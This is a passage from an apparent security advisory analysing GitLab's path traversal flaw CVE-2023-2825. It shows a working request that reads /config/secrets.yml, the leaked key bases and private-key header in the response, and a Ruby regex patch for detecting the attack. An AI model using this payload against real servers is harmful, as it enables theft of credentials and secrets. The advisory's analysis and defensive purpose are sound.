


Figure 25. A diagrammatic representation of “/config/secrets.yml”

The payload that outputs “/config/secrets.yml” information after creating nested subgroups through the previous process is as follows:

Request	Response
<pre> 1 GET 2 /eqstlab/eqst1/eqst2/eqst3/whblithe2/uploads/c162794e0fabdba63a 3 666310137e6e95/..%2f..%2f..%2f..%2f..%2f..%2f..%2fconfig%2fsecrets.yml HTTP/1.1 4 Host: 192.168.100.162 5 Content-Length: 22 6 Connection: close 7 </pre>	<pre> 31 production: 32 db_key_base: 33 8cc7d2400eaa1eec5875beb4b48f48659a8f12ebad5f277bc59e913387a22 34 3b4d05c2a8169e4f0b5925ebd5c8f70238d704bea42c3166c6bcd10209ea9d 35 7ed0 36 secret_key_base: 37 6137dae2d3dd5caae6055167400ac3c36d86330ff290f026a2eae79f6d9636 38 f4424abbed11a37374abb14ffb32370f92ff62e508574e58d91a1aa9e7dc90 39 2660 40 otp_key_base: 41 0e18400b35d83c44aba3f8e591eaa2855e2732d28211730749b9ef4b616f87 42 6f50975863966f6e3d536f2b096bd885636102a9f630389b7d803beab71835 43 8829 44 encrypted_settings_key_base: 45 b13dad709892f9fbf0cbf731d23592b3c5b1cb94c9e8c56e65a169b662ebd5 46 34be7a431a9d8ee5a970ae3f5f0b3d887aa571954b7a076d5e150c6c193cb5 47 d425 48 openid_connect_signing_key: 49 -----BEGIN RSA PRIVATE KEY----- </pre>

Figure 26. Access the “/config/secrets.yml” file of the parent directory

■ Countermeasure

If you are operating a vulnerable version of GitLab server, an attacker can exploit the vulnerability by creating an issue in the project or registering an attached file in a public snippet. In order to cope with this, it is safe to update it to GitLab 16.0.1 or higher with logic that checks whether the character string decoded based on a regular expression is a 'path traversal pattern.'

```
def check_path_traversal!(path)
  return unless path

  path = path.to_s if path.is_a?(Gitlab::HashedPath)
  raise PathTraversalAttackError, 'Invalid path' unless path.is_a?(String)

  path = decode_path(path)
  path_regex = %r{(\A(\.{1,2})\z|\A\.\.[/\\]|[/\\]\.\.\z|[/\\]\.\.[/\\]|\n)}

  if path.match?(path_regex)
    logger.warn(message: "Potential path traversal attempt detected", path: "#{path}")
    raise PathTraversalAttackError, 'Invalid path'
  end

  path
end
```

Figure 30. Path traversal detection via regular expression

In version 16.0.1 or later, it can be confirmed that `bad_request` is returned when `check_path_traversal` logic is added in the module involved in upload, and path traversal is detected.

■ Reference sites

- URL: <https://labs.watchtowr.com/gitlab-arbitrary-file-read-gitlab-cve-2023-2825-analysis/>
- URL: <https://github.com/Occamsec/CVE-2023-2825.git>
- URL: <https://about.gitlab.com/releases/2023/05/23/critical-security-release-gitlab-16-0-1-released/>